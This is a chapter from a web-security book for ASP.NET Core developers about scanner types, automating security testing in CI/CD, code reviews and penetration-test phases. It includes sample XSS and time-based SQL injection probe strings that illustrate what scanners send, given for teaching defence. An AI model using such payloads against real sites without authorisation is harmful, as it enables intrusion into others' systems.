Integration	N/A	N/A	6.7	12.0	17.3

[1] www.cnbc.com/2019/11/19/hacked-disney-plus-accounts-said-to-be-on-sale-according-to-reports.html

[2] www.nist.gov/system/files/documents/director/planning/report02-3.pdf, Table 7-5, Page 7-12

S. Norberg, *Advanced ASP.NET Core 3 Security*, https://doi.org/10.1007/978-1-4842-6014-2_11

Obviously, fixing bugs earlier in the process is easier than fixing them later. Improving security practices as you're writing code is a necessary step in speeding up development and allowing you to focus on the features that your users will love. Reading this book, and thus knowing about best practices in security, is a great start! But you also need to verify that you're doing (or not doing) a good job, so let's explore what security professionals do.

Testing Tools

The vast majority of security assessments start with the security pro running various tools against your website. Sometimes the tools come back with specific findings, other times the tools come back with suspicious responses that the penetration tester uses to dig deeper. You've already touched upon how this works with the various tests we've done with Burp Suite. But since looking for suspicious results and digging deeper isn't something you can do on a regular basis, let's focus on the types of testing that is repeatable and automatable. Here is a list of types of testing tools available today:

- **Dynamic Application Security Testing (DAST)**: These scanners attack your website, using relatively benign payloads, in order to find common vulnerabilities.
- **Static Application Security Testing (SAST)**: These scanners analyze the source code of your website, looking for common security vulnerabilities.
- **Source Component Analysis (SCA)**: These scanners compare the version numbers of the components of your website (such as specific JavaScript libraries or NuGet packages), and compare that list to known lists of vulnerable components, in order to find software that you should upgrade.
- **Interactive Application Security Testing (IAST)**: These scanners monitor the execution of code as it is running to look for various vulnerabilities.

There is a large ecosystem of other types of tools that will also detect security issues in your websites, most of which are targeted to the server, hosting, or network around a website. Since this book is targeted mainly to developers, I'll focus on the tools that are most helpful in finding bugs that are caused by problems in website source code.

DAST Tools

DAST tools will attack your website in an automated, though less effective, manner than a manual penetration tester would. A DAST scanner's first step is usually called a *passive scan*, in which it opens your website, logs in (if appropriate), clicks all links, submits all forms, etc., that it finds in order to determine how big your site is. Then it sends various (and mostly benign) payloads via forms, URLs, and API calls, looking for responses that would indicate a successful attack. This step is called an *active scan*.

This approach means that the vast majority of DAST scanners are language agnostic – meaning with a few exceptions such as recognizing CSRF tokens or session cookies, they'll scan sites built with most languages equally effectively. It also means that any language-specific vulnerabilities may not be included in the scan.

Let's look at a few examples of payloads that a typical DAST scanner might send to your website in an attempt to find vulnerabilities:

- Sending `<script>alert([random number])</script>` in a comment form. If an alert pops up later on in the scan with that random number, an XSS vulnerability is likely present in the website.
- Sending `' WAITFOR DELAY '00:00:15' --` to see if a 15 second delay occurs in page processing. If so, then a SQL injection vulnerability exists somewhere in the website.
- Attempt to alter any XML requests to include a known third-party URL. If that URL is hit, then that particular endpoint is almost certainly vulnerable to XXE attacks.

The scanner will go through dozens or hundreds of variations to attempt to account for the various scenarios that might occur in a website. For instance, if your XSS vulnerability exists within an HTML tag attribute instead of within a tag's text, `onmouseover="alert([random number])` would be more likely to succeed than the preceding example. To see why, Listing 11-1 shows the attack, with the user's input in italics.

Listing 11-1. XSS attack within an HTML element attribute

```
<input type="text" value="onmouseover="alert([number])"/>
```

The better scanners will account for a greater number of variations to find more vulnerabilities.

Once your scan is complete, any DAST scanner will make note of any vulnerabilities it finds and assign a severity (how bad is it) to each one. Most scanners will also assign a confidence (how likely is it actually a problem) to each finding.

In most cases, running an active scan against a website is relatively safe in the sense that they don't *intentionally* deface your website or delete data. I strongly recommend running DAST scans against test versions of your website instead of production, though, because the following issues are quite common:

- Because the active scan sends hundreds of variations of these attacks to your websites, it will try to submit forms hundreds of times. If your website sends an email (or performs some other action) on every form submission, you will get hundreds of emails.
- If you have a page that is vulnerable to XSS attacks and the scanner finds it, you will get hundreds of alerts any time you navigate to that page.
- Scanners will submit every form, even password change forms. You may find that your test user has a new password (and one you don't know) after you've run a scan.
- Some scanners, in an attempt to finish the scan as quickly as possible, will hit your website pretty hard, sending dozens of requests every second. This traffic can essentially bring your website down in a DoS attack if your hardware isn't particularly strong.
- Unless configured otherwise, these scanners click links indiscriminately. If you have a link that does something drastic, like delete all records of a certain type in the database, then you may find all sorts of data missing after the scan has completed.
- In extreme cases, a DAST scanner may stumble upon a problem that, when hit, brings your entire website down. I've had this issue scanning the ASP.NET WebForms version of WebGoat, the intentionally vulnerable site OWASP built for training purposes.

You can, if you know your website, exclude paths that send emails and delete items from your scans, but it is much safer, and you will get better results, if you run the scan against a test website without the restrictions necessary running a scan safely against production.

One final tip in running DAST scanners: be sure to turn off any Web Application Firewall that may be protecting your website. Most DAST scanners don't try to hide

themselves from WAFs, so running a DAST scan against a website with a WAF is basically testing whether your WAF can detect a clumsy attack. You should rather want to test your website's security instead.

DAST Scanner Strengths

DAST scanners can't find everything, but they are good at finding errors that can be found with a single request/response. For instance, they are generally pretty good about finding reflected XSS because it's relatively easy to perform a request and look for the script in the response. They are also generally good at finding most types of SQL injection attacks, because it is relatively easy to ask the database to delay a response and then to compare response times between the delayed request and a non-delayed request. You can also expect any respectable DAST scanner to find

- Missing and/or misconfigured headers and cookies
- Misconfigured cookies
- HTTPS certificate issues
- Various HTML issues, such as allowing autocomplete on a password text box
- Finding issues with improperly protected file paths, such as file read operations that can be hijacked to show operating system files to the screen

DAST Scanner Weaknesses

The biggest complaints I hear about DAST scanners is that they produce too much "noise." In other words, most scanners will produce a lot of false positives, duplicates, and unimportant findings that you'll probably never fix. When you have this much noise in any particular report, it can sometimes be difficult finding the items you actually want to fix. (There are a few scanners that are out there that advertise their low false positive rate, but these generally have a low false negative rate too, meaning they will miss many genuine vulnerabilities that other scanners will catch.)

On top of that, DAST scanners are generally not great at finding vulnerabilities that require multiple steps to find. For instance, stored XSS and stored SQL injection vulnerabilities aren't often found by good scanners. They also can't easily find flaws with any business logic implementation, such as missing or misconfigured authentication

and authorization for a page, improper storage of sensitive information in hidden fields, or mishandling uploaded files. And since DAST scanners don't have access to your source code, you can't expect them to find the following:

- Cryptography issues such as poorly implemented algorithms, use of insecure algorithms, or insecure storage of cryptographic keys
- Inadequate logging and monitoring
- Use of code components with known vulnerabilities

Differences Between DAST Scanners

There are a wide variety of DAST scanners for websites out there at a wide variety of prices. Several scanners are free and open source, and several others cost five figures to install and run for one year. It's easy to look at online comparisons like the one from Sec Tool Market[3] and think that most scanners are pretty similar despite the price range. They aren't. They differ greatly when it comes to scan speed, results quality, reporting quality, integration with other software, etc. Your mileage will vary with the tools available.

If you are just getting started with DAST scanning, I highly recommend starting with Zed Attack Proxy (ZAP) from OWASP.[4] ZAP is far from the best scanner out there, but it is free and easy to use, and serves as low-effort entry into running DAST scans.

Once you have gotten used to how ZAP works, I recommend running scans with the Professional version of Burp Suite.[5] Burp is a superior scanner to ZAP, has dozens of open source plugins to extend the functionality of the scanner, and is available for a very reasonable price ($400/year at the time of this writing). Unless you have specific reporting needs, it's extremely difficult to beat the pure scan quality per dollar that you get with Burp Suite.

Once your process matures and you need more robust reporting capabilities, you may consider using one of the more expensive scanners out there. Sales pitches can differ from actual product quality, though. Here are some things to watch out for:

[3] www.sectoolmarket.com/

[4] www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

[5] https://portswigger.net/burp

- Most scanners say they support modern Single-Page Application (SPA) JavaScript frameworks, but implementation quality can vary widely from scanner to scanner. If you have a SPA website, be sure to test the scanner against your websites before buying.
- Authentication support can vary from scanner to scanner. Some scanners only support username and password for authentication, some scanners are highly configurable, and some scanners *say* that they're highly configurable but then most configuration options don't work well. I recommend looking for scanners that allow you to script or record your login, since this is the most reliable means to log in that I've found.
- As mentioned earlier, some scanners explicitly try to minimize false positives with the goal of making sure you're not wasting your time on mistakes by the scanner. But in my experience, scanners that minimize false positives have an unacceptably high number of false negatives. Most scanners have some flexibility here – allowing you to do a fast scan when needed, but also allowing a detailed scan when you have time. Generally, though, stay away from scanners whose main sales pitch is their ability to minimize false positives.

My last piece of advice when it comes to DAST scanners is that you should strongly consider running multiple brands of DAST scanners against your website. Some scanners are generally better than others, but some scanners are generally better at finding some types of issues than others. Pairing a scanner that is good at finding configuration issues with one that is good at finding code injection is a (relatively) easy way at getting the best results overall.

SAST Tools

SAST scanners work by looking at your source code rather than trying to attack a running version of your website. While this means that SAST scanners are generally easier to configure and run, it does mean that SAST tools are language specific. And perhaps because of this, there is a much lower number of SAST scanners available for .NET programmers than DAST scanners. And also, unlike DAST scanners, there aren't any really good free options out there – all good SAST scanners are quite expensive.

Since you may be on a budget, I'll start by talking about free scanners. As I just mentioned, these aren't the best scanners available, but they are better than nothing. Scanners for .NET come in two different types: those that you run outside of Visual Studio and those that run within it. Those that run outside of Visual Studio give you better reporting capabilities, as well as allow for easier management of remediating issues (in case you don't want to fix everything immediately). Scanners that run within Visual Studio give immediate feedback, but don't have reporting or bug tracking capabilities.

Two scanners I've used that analyze your source code outside of Visual Studio include

- **SonarQube**: www.sonarqube.org/downloads/ – free for small projects
- **VisualCodeGrepper**: https://sourceforge.net/projects/visualcodegrepp/

Quite frankly, SonarQube hardly qualifies as a security scanner. I know many companies use it for security scanning, but they shouldn't. SonarQube is worth considering for its superior ability to pick up code maintainability issues, but it tends to miss obvious security issues that any scanner should catch.

VisualCodeGrepper is a bit better at finding security issues, but is a less polished product overall. Unlike SonarQube, which has a fairly polished UI, VisualCodeGrepper offers only simple exports. I personally wouldn't *depend* on either to find security issues, but it is almost certainly worth using one or both of these occasionally for a sanity check against your app.

As mentioned earlier, scanners that work within Visual Studio are better at giving immediate feedback, but have no reporting capabilities. Here's a list of the open source ones I've used:

- **FxCop or Roslyn Analyzers**: https://github.com/dotnet/roslyn-analyzers – This is the set of analyzers that get installed when Visual Studio prompts you to install analyzers for your project.
- **Puma Scan**: https://github.com/pumasecurity/puma-scan – Puma Scan also has a paid version which allows you to scan without using Visual Studio.
- **Security Code Scan**: https://security-code-scan.github.io/.

Of these, I actually like FxCop, the analyzer that Visual Studio asks you to install, the least of the three. Both Puma Scan and Security Code Scan are better at finding issues than FxCop. None of the three were impressive, though. But given the minimal effort to install and use, you should be using one of these three to help you find security issues.

Using Visual Studio Scanners as a SAST Scanner

Given how poor SonarQube's security quality is and how undeveloped a product VisualCodeGrepper is, you may want to use one of the scanners that work within Visual Studio as an external scanner if you need to run scans during your build process. While it is not directly supported to use these scanners as external scanners, you can do so with a little bit of work. These use *Roslyn*, a framework which allows you to load and interpret code using C#. Unfortunately, right now you have to use a .NET Framework project to do so, and you need to use a third-party library to analyze Core code.

First, you need to install several projects from NuGet:

- **Buildalyzer** and **Buildalyzer.Workspaces**: These allow you to parse .NET Core projects within .NET Framework Roslyn parsers.
- **Microsoft.CodeAnalysis** and **Microsoft.CodeAnalysis.Workspaces**: These allow you to run the Roslyn parsers which load and interpret project code.

Listing 11-2 shows the code to load all of the projects in the solution you want analyzed.

Listing 11-2. Loading projects from a solution

```
private static List<Project> GetProjects()
{
  var workspace = new AdhocWorkspace();
  var projects = new List<Project>();
  var solutionFilePath = PATH_TO_YOUR_SOLUTION_FILE;

  var manager = new AnalyzerManager(solutionFilePath);

  foreach (var key in manager.Projects.Keys)
  {
    var analyzer = manager.GetProject(manager.Projects[key].
      ProjectFile.Path);
```

```
    projects.Add(analyzer.AddToWorkspace(workspace));
  }

  return projects;
}
```

The `AdhocWorkspace` and the `Project` are objects from the `Microsoft.CodeAnalysis` namespace. It is the list of `Projects` that we'll analyze using our analysis libraries. If you are analyzing a project that uses the older framework, you can use these classes directly. But since we're analyzing projects using the newer Core, we'll need to pull projects using the `AnalyzerManager` from the `Buildalyzer` package.

The rest of the code is fairly easy to understand, so let's take a look at the code that pulls the analyzers from your scanner library.

Listing 11-3. Pulling analyzers from the code library

```
private static void LoadAnalyzersFromAssembly(
  List<DiagnosticAnalyzer> analyzers, Assembly assembly)
{
  foreach (var type in assembly.GetTypes())
  {
    if (type.GetCustomAttributes(
      typeof(DiagnosticAnalyzerAttribute), false).Length > 0)
    {
      var attribute = (DiagnosticAnalyzerAttribute)type.↲
        GetCustomAttribute(↲
          typeof(DiagnosticAnalyzerAttribute));

      if (attribute.Languages.Contains("C#"))
        analyzers.Add(↲
          (DiagnosticAnalyzer)Activator.CreateInstance(type));
    }
  }
}
```

If you know reflection, Listing 11-3 is pretty straightforward. We load all classes in the assembly and look to see which ones have a `DiagnosticAnalyzer` attribute. We create an instance of each of these classes and return the `List` to the calling code.

Next, we need to get the findings themselves.

Listing 11-4. Code to pull DiagnosticAnalyzer findings from projects

```
protected static List<Diagnostic> GetFindings(
  ImmutableArray<DiagnosticAnalyzer> analyzers,
  List<Project> projects)
{
  var cancellationToken = default(CancellationToken);

  var diagnostics = new List<Diagnostic>();
  foreach (var project in projects)
  {
    var compilation = project.GetCompilationAsync(↲
      cancellationToken).Result;

    var compilerErrors = compilation.GetDiagnostics().
      Where(i => i.Severity == DiagnosticSeverity.Error);

    if (compilerErrors.Count() == 1 &&
      compilerErrors.Single().Id == "CS5001")
    {
        compilation = compilation.↲
          WithOptions(new CSharpCompilationOptions(↲
            OutputKind.DynamicallyLinkedLibrary));
    }

    var compilationWithAnalyzers =
      compilation.WithAnalyzers(analyzers);

    compilationWithAnalyzers.GetAnalyzerDiagnosticsAsync().
      Result;
    var diagnosticResults = compilationWithAnalyzers.
      GetAllDiagnosticsAsync().Result;

    foreach (var diag in diagnosticResults)
    {
      if (diag.Location == Location.None ||
        diag.Location.IsInMetadata)
      {
        diagnostics.Add(diag);
      }
```

```
      else
      {
        foreach (var document in project.Documents)
        {
          var tree = document.GetSyntaxTreeAsync(↲
            cancellationToken).Result;
          if (tree == diag.Location.SourceTree)
          {
            diagnostics.Add(diag);
          }
        }
      }
    }
  }

  return diagnostics;
}
```

A full explanation of Listing 11-4 is outside the scope of this book, since a full explanation would require an understanding of Roslyn. There are a few things worth highlighting, though:

- The compiler will throw an error if we try to analyze a DLL that is not meant to be executed directly, so we need to check for the specific error (CS5001), and if present, recompile with the output type of "`DynamicallyLinkedLibrary`" set.
- The compilation object already understands how to use our analyzers, so we merely need to let our complication object now the analyzers we're using by calling the `compilation.WithAnalyzers` method.
- The `foreach` method looks for the source of the error, and if it is actionable, we make sure it's added to our list of errors to be returned.

Once you have the list of `Diagnostic` objects, you can parse the results however you need to by creating bugs in your bug tracking system, creating a dashboard, or both.

Final Notes About Free SAST Scanners

While there was some variability of the effectiveness of these various scanners, a few patterns emerged:

- None of the scanners looked directly at the cshtml pages, and only one of them (VisualCodeGrepper) looked at them indirectly. As a result, most scanners will not be able to find the vast majority of XSS issues.
- The scanners consistently evaluated one line of code at a time, which means that if user input is added to a SQL query on one line but is sent unprotected to the database in another, the scanners wouldn't find the vulnerability.
- The scanners were generally pretty "dumb," meaning they either flagged all possible instances of a vulnerability (such as flagging each method without an [Authorize] attribute as lacking protection, even though you almost always want some pages to be accessible to non-authenticated users) or ignored them all.

Any help is better than no help, though, so you should consider using one or more of these, especially if you can get feedback directly in Visual Studio.

Commercial SAST Scanner Quality

Commercial SAST scanners, like Checkmarx and Fortify, are much better than the ones mentioned here. Besides the fact that most commercial scanners are more configurable than free scanners, and thus are better able to find problems with your apps, these scanners are smart enough to understand simple context (like the separated SQL query creation and call I mentioned earlier). Unfortunately, they are also significantly more expensive. But if you can afford them, they're well worth evaluating and then buying the best one for your needs.

SCA Tools

Many DAST and SAST scanners do not check for vulnerable libraries that you've included in your website. For instance, if a vulnerability is found in your favorite JavaScript framework, you're often on your own to find the outdated and insecure component. SCA tools are intended to fill this gap for you. These tools either have their own database of

vulnerabilities or go out and check the National Vulnerability Database and other similar databases in real time, and then compare the component names and versions in your website to a list of known-bad components. If anything matches, you are notified.

There are several free and commercial options for you to choose from, though the OWASP Dependency Check[6] does a great job and is free.

Caution A very large number of vulnerabilities in lesser-known components never make it to these vulnerability databases because security researchers just aren't looking at them. And component managers often fix vulnerabilities without explicitly saying so. While it is a good idea to use SCA tools to check for known-bad components, don't assume that if a component passed an SCA check it is secure. Keeping your libraries updated, regardless of whether a known security issue exists, is almost always a good idea.

Remember, attackers have access to these databases too. If your component scan does find an insecure component, it is important to update the insecure component as soon as possible. This is also true if you don't use the particular feature that has the vulnerability. Once the component is identified as vulnerable, you may miss any updates to the list of vulnerable features in that component. If one of the features you do use shows up later, and you do miss it, you will open a door for attackers to get in.

IAST Tools

As mentioned earlier, IAST tools combine source code analysis with dynamic testing. The way these scanners work is that you install their service on the server and/or in the website, configure the service, and then browse the website (either manually or via a script). You don't need to attack the website like a DAST tool would – the IAST tool looks at how code is being executed and determines vulnerabilities based on what it sees.

On the one hand, this seems like it would be the worst of both worlds because it requires language-specific monitoring but requires a running app to test. On the other hand, though, it can be the best of both worlds because you can get specific lines of code to fix like a SAST tool, but the scanner has to make fewer guesses as to what is actually a vulnerability like a DAST tool.

[6] https://github.com/jeremylong/DependencyCheck

One limitation of IAST scanners very much worth mentioning – because they work by looking at how code is being processed on the server to find vulnerabilities, problems in JavaScript won't be found. This is a very large problem because with the explosion of the use of Single-Page Application (SPA) frameworks, more and more of a website's logic can be found in JavaScript, not server-side code. It will be interesting to see if any IAST vendors will find a solution to this problem.

IAST is still a relatively new concept, which means that

- These scanners are not as mature as their DAST and SAST counterparts.
- There are fewer options (both free and commercial) out there.
- These tools aren't used nearly as much as other types of scanners.

But as these tools become more well known, and as they become further developed, they will produce better results. I'd recommend getting familiar with them sooner rather than later.

Caution I cannot emphasize enough that none of these tools – DAST, SAST, SCA, IAST, or any combination of these – will find anything close to all of your vulnerabilities. I encounter far too many people who say "[tool] verified that I have no vulnerabilities." If you rely on these tools to find everything, you will be breached. These tools will only find your easy-to-find items.

Kali Linux

Kali Linux isn't a type of testing tool or an individual tool in itself, instead it's a distribution of Linux that has hundreds of preinstalled free and open source security tools. In addition to tools to scan web applications, Kali includes wireless cracking tools, reporting tools, vulnerability exploitation tools, etc. I actually recommend that you *don't* use Kali for the simple reason that for every tool you'll actually use, Kali provides several dozen that you won't. It'd be easier to simply install the tools you use, but your mileage may vary.

Integrating Tools into Your CI/CD Process

As more and more developers and development teams look to automate their releases, it's natural to want to automate security testing. Most security tools are relatively easy to automate, and some even advertise how easy it is to integrate those tools into your Continuous Integration/Continuous Deployment (CI/CD) pipelines. But automating security testing takes some forethought, because despite the hype, they won't integrate into your processes as well as advertised.

Before I get started, let's go over what most developers and managers ask for when they want to integrate security tools into a CI/CD process:

1. Developer checks in code.
2. Automated build starts running.
3. Either during the build or immediately after, SAST and SCA scans are run.
    a. If any vulnerabilities are found above a certain severity, then the build stops, a bug is created in your work tracking system, and the developer responsible for creating the vulnerability is notified.
4. After build completes, code is automatically deployed to test environment.
5. Automatically start a DAST scanner running against the test environment.
    a. If a security vulnerability at or above a certain severity is found, then the process stops, a bug is created, and the developer is informed.
6. The build is blocked until all issues are fixed.

Automating your SCA scanner would be relatively easy and relatively painless. I highly recommend running one after each build as outlined previously. Getting this to work as-is for other types of scanners, though, would take much more work than merely setting up the processes because of limitations inherent in these types of security scanners. Let's dig into why.

CI/CD with DAST Scanners

There are several challenges with running DAST scanning in an automated fashion.

First, good DAST scans take time. My experience is that you can expect a *minimum* of an hour to run a scan with a good scanner against a nontrivial site. Scans that take several hours are not at all unusual. Slow scanners can even take days when scanning large sites. Several hours is far too long to wait for most companies' CI/CD processes.

Second, not all results are worthy of your attention. One of the things I've heard said about DAST scanners is that "because they attack your website, they don't have the problem with false positives that SAST scanners have." This is patently false. Good DAST scanners will find many security issues but will also churn out a lot of false positives. Some findings simply require a human to check to verify whether a vulnerability exists.

On top of this, you can expect your DAST scanner to churn out a large number of duplicates. In particular, DAST scanners tend to report each and every header issue that it finds, despite the fact that these are almost always configured on the site level for ASP.NET Core websites. In other words, if you have a vulnerability in shared code, you can expect that vulnerability to show up on each page that uses it.

Finally, DAST scans for many scanners are hard to configure. In particular, authentication and crawling can be difficult for scanners to get right. You can get around these issues by configuring the scanner to authenticate to your site and to crawl pages it missed, but these configurations tend to be fragile.

Instead of running DAST scans automatically during your CI/CD process, you will likely have better luck if you run the scans periodically instead of during your build. I recommend you do the following:

- Run the scanner periodically, such as every night or every weekend.
- Make it a part of your process to analyze the results the next day and report findings to the development team as soon as practical.
- Establish SLAs (Service-Level Agreements) that the development team will fix all High findings within X days, Medium findings within Y days, etc., so vulnerabilities don't linger forever.

To be most effective, it will be helpful to have a DAST tool that can help you manage duplicates, can highlight new items from the previous scan, etc. Without that ability, managing the list will become too cumbersome and won't get done.

Caution I said earlier that most DAST scanners churn out a lot of false positives. I also said earlier that some DAST scanners that advertise the fact that they don't churn out a lot of false positives. It is worth emphasizing that these scanners miss obvious items that most other DAST scanners catch. I'd much rather catch more items and have some scan noise than have a small report that misses serious, easily detectable problems.

CI/CD with SAST Scanners

For CI/CD purposes, SAST scanners have one advantage over DAST scanners in that SAST scans take much less time to complete – most of the time minutes to hours instead of hours to days. Unfortunately, though, SAST scanners often have a much higher false positive rate than most DAST scanners. If you are going to run a SAST scanner as a part of your CI/CD process, you should strongly consider setting up the process so it reports only new findings, otherwise, using the same process that I recommended for DAST scanners will work well for SAST scanners, too.

CI/CD with IAST Scanners

IAST scanners are marketed as much better solutions for CI/CD processes than SAST and DAST scanners and most have integrations with bug tracking tools built in. However, IAST scanners still aren't 100% accurate on their findings, meaning you can potentially get a large number of false positives or duplicates for a given scan. Like SAST and DAST scans, if you automatically create bugs based on the results of an IAST scan, you may have a lot of useless bugs in your bug tracking system. On top of that, IAST scanners need to have a running website in order to function properly. With those limitations, it may make the most sense to incorporate IAST analysis along with any QA analysis in order to use scanning with your processes most efficiently.

Catching Problems Manually

As mentioned earlier, scanners can't catch everything. Most notably, scanners can't reliably catch problems with implementation of business logic, such as properly protecting secure assets or safely processing calculations (e.g., calculating the total

price in a shopping cart). For these types of issues, you need a human to take a look. Fortunately, this isn't terribly difficult, and it starts with something you may already be doing: code reviews.

Code Reviews and Refactoring

You may already be using code reviews as a way to get a second opinion on code quality, because easy-to-read code is easier to find bugs, easier to maintain, etc. Easy-to-read code also makes it easier to find security issues. After all, if no one can understand your code, no one will be able to find security issues with it. So, now you have another reason to perform regular code reviews and fix the issues found during them.

That being said, you should consider having separate code reviews to look only for security problems. I've been in several situations where I've needed to test my own software, and I've found that I find many more software bugs if I'm operating purely in bug-hunting mode instead of fixing items as I go. The same is true for finding security issues. If I'm looking for a wide variety of problems, I'm more likely to miss harder-to-find security issues. Security-specific reviews help avoid this problem.

Finally, there are very few security professionals who can find flaws in source code. If you find one, though, you should consider bringing them in periodically to do a manual review of your code to find issues. Aside from the straightforward issues that you now know about after reading this book, there are several harder-to-find items that can only be found after finding something suspicious and taking the time to dig into it more thoroughly. Significant experience in security can make this process much faster and easier.

Hiring a Penetration Tester

Another way to catch issues manually is to hire a professional penetration tester. Good penetration testers are expensive and hard to find, but they will find issues that scanners, code reviews, and bad penetration testers never would.

If you do hire a penetration tester, be sure you know what the penetration tester's process will be. I have heard from multiple sources that there are a few (or maybe more than a few) unethical and/or incompetent "penetration testers" who will simply run a scan of your website with Burp Suite and call it a "penetration test." To guard against this, you should look for a penetration tester whose process looks something similar to this

process outlined by the EC-Council[7] (provider of the Certified Ethical Hacker exam). I outlined a similar process earlier in the book, but the CEH approach is worth repeating here:

1. Reconnaissance
2. Scanning and Enumeration
3. Gaining Access
4. Maintaining Access
5. Covering Tracks

I'll go over each step in a little more detail.

Reconnaissance

The first step in any well-done hacking effort is to find as much information about the company or site you're hacking as possible. For a website, the hacker will try to figure out what the website does, what information is stored, what language or framework it is written in, where it is hosted, and any other information to help the hacker determine where to start hacking and help them know what they should expect to find.

For more thorough tests, the hacker may look to find who is at your company via LinkedIn or similar means for possible phishing attacks, do some light scanning, or even dive in your dumpsters for sensitive information found in discarded materials.

Scanning and Enumeration

The next step is to scan your systems looking for vulnerabilities. Depending on the scope of the engagement, you may ask the hacker to scan just production, just test environments, just focus on websites, include networks and servers, etc. You should know what is being scanned and with which tools to avoid the Burp-only "penetration test" mentioned earlier.

After the automated scans, the hacker should look at the results and attempt to find ways into your systems that automated scans can't find, such as flaws in your business logic or looking for anomalies in the scans to find items the scanner missed.

[7]CEH Certified Ethical Hacker Exam Guide, Third Edition, Matt Walker, page 26

Gaining Access

After scanning, a normal penetration testing engagement would involve the hacker trying to use the information they gathered from the scans to infiltrate your systems. This is an important step because it is important for you to know what can be exploited by a malicious actor. For instance, as I talked about earlier in the book, a SQL injection vulnerability in a website whose database user permissions are locked down is a much less serious problem than a SQL injection vulnerability in a website whose database user has administrator permissions.

Maintaining Access

Most malicious attackers don't want to just get in, they want to stay long enough to accomplish their goal of stealing information, destroying information, defacing your website, installing ransomware, or something else entirely. An ethical hacker will attempt to probe your system to know which of these a malicious hacker would be able to do.

Covering Tracks

As already mentioned several times so far in this book, hackers don't want to be detected. Yes, this means that hackers will try to be stealthy in their attacks. But it also means that good hackers will want to delete any proof of their presence that may exist in your systems. This includes deleting relevant logs, deleting any installed software or malware, etc. Again, this helps you as the website owner know what a hacker can (and can't) do with your systems.

If your penetration tester doesn't do all of these steps and/or can't walk you through how these steps will be performed, then you are probably not getting a full penetration test. That doesn't mean that that service isn't valuable, it just means that you need to be careful about what you are spending to get value for your money.

When to Fix Problems

I've encountered a wide range of attitudes when it comes to the speed in which you need to fix problems found by scanners. On one extreme, one of my friends in security put bugs into two categories, ones you fix immediately and ones that can wait until the next sprint. However, that isn't practical for most websites. On the other extreme, I've

encountered development teams that have no problem pushing any and all security fixes off indefinitely so they could focus on putting in features. This is just asking for problems (and to be fired). If neither of these extremes are the right answer, what is?

The answer will depend greatly on the size of your development team, the severity of the defects, the value of the data you're protecting, the value of the immediate commitments you need to meet, the tolerance your upper management has for risks, etc. There is no one-size-fits-all answer here. There are a few rules of thumb I follow that seem to work in most environments, though:

- Fix obvious items, like straightforward XSS or SQL injection attacks, immediately.
- Fix any easy items, such as adding headers, in the next release or two.
- Partial risk mitigation is often ok for complex problems. If a full fix for a security issue would take a week of development time, but a partial fix that fixes most attacks can be added in a few hours, insert the partial fix and put the full fix in your backlog.
- For complex vulnerabilities that are difficult to exploit, communicate the vulnerability to senior management and ask for guidance. Your company may decide to simply accept the risk here.
- Get in the habit of finding and fixing vulnerabilities before they get to production. In other words, run frequent scans and don't allow yourself to get in the habit of allowing newly discovered vulnerabilities to production. You have a difficult enough time protecting against zero-day attacks; don't knowingly introduce new vulnerabilities.
- Have a plan to fix the security vulnerabilities on your backlog. Communicate the plan, and the risk, to upper management. Depending on the risk, budget, and other factors, they may hire programmers to help mitigate the risk sooner rather than later.

I want to emphasize that these are guidelines, and your specific needs may vary. But I find that these guidelines work in more places than not.

Learning More

If you want to learn more, I would suggest you start with *The Web Application Hacker's Handbook* by Dafydd Stuttard (CEO of Portswigger, maker of Burp Suite) and Marcus Pinto. There's not a lot of information here specific to the Microsoft web stack, but it's the best book by far I've encountered on penetration testing websites.

For security-related news, I like The Daily Swig,[8] another Portswigger product. Troy Hunt (https://troyhunt.com) is a Microsoft MVP/Regional Director who blogs regularly on security and is owner of haveibeenpwned.com, though he tends to focus on which companies got hacked recently more than I particularly care for. Otherwise, reading security websites like SecurityWeek and Dark Reading can keep you up to date with the latest security news.

If you want to learn by studying for a certification, I'd recommend studying for the Certified Ethical Hacker[9] (CEH) or the Certified Information Systems Security Professional[10] (CISSP). Both of these certifications dive deeply into other areas of security that may not be of interest to you as a web developer, and both require several years' worth of experience before actually getting the certification, but you can learn quite a bit by studying for these exams. Studying for the GIAC Web Application Penetration Tester[11] (GWAPT) exam is also a possibility, but I've been unable to find the variety of study materials for this exam as are available for the CEH or CISSP exams.

Finally, I would encourage you to try breaking into your own websites (in a safe test environment, of course). It's one thing to read about various techniques that can be used to break into a website, but very few things teach as well as experience. What can you break? What can you steal? How can you prevent others from doing the same?

[8] https://portswigger.net/daily-swig

[9] www.eccouncil.org/programs/certified-ethical-hacker-ceh/

[10] www.isc2.org/Certifications/CISSP

[11] www.giac.org/certification/web-application-penetration-tester-gwapt

Summary

Knowing what secure code looks like is a good start to making your websites secure, but if you can't work those techniques into your daily development, your websites won't be secure. To help you find vulnerabilities, I covered various types of testing tools and then talked about how to integrate these into your CI/CD processes. Finally, I talked about how to catch issues manually, since tools can't catch all problems.

Index

A

S. Norberg, *Advanced ASP.NET Core 3 Security*, https://doi.org/10.1007/978-1-4842-6014-2

B

C

D

E, F, G

H

I, J

K

L

M

N

O

P, Q

R

S

T

U

V

W, X, Y

Z